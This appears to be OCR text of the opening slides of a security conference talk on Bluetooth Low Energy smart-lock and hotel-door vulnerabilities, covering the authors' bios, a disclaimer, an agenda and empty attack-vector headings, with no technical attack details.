Taking Bluetooth Lockpicking to the Next Level

...Or the 37th Floor of a Hotel

by Ray & mh


Who We Are

Ray: Security researcher, lockpicker, and technology enthusiast. Member of the µC³ Erfa. Sleeping in hotels ~150 nights a year.

mh: Lock enthusiast & lockpicker, active member of Sportsfreunde der Sperrtechnik, Engineer, works in SW development.

Disclaimer: The opinions expressed here are those of the authors only; the authors are not affiliated with the lock manufacturers in any way; the lock manufacturers or the authors' employers have nothing to do with this presentation. All trademarks are the property of their owners. Some of the concepts and techniques mentioned in here might be protected by intellectual property rights such as patents. The information was derived from the analysis of a limited number of locks and / or other sources where mentioned and might be incomplete and / or contain errors. The authors give no warranty and accept no liability whatsoever concerning this presentation. We did not actually break into any hotel suite, but opened doors using sniffed keys only with legitimate users' permission.

This is an updated version of our talk at Black Hat USA 2019 Briefings.



What This Presentation Is About

- “Smart” devices using Bluetooth Low Energy
- How to analyze / hack / improve them
- Vulnerabilities we found that way, from cheap padlocks to hotel door systems


Agenda

1. Bluetooth Low Energy (BLE) Ecosystem
2. BLE in a Nutshell
3. How to Analyze BLE Systems
4. Previous Vulnerabilities
5. BLE Hotel Keys
6. Responsible Disclosure


The BLE Ecosystem

BLE Locks


Components of a “Smart” Lock Ecosystem:




BLE Locks - Attack Vectors



BLE Locks - Attack Vectors

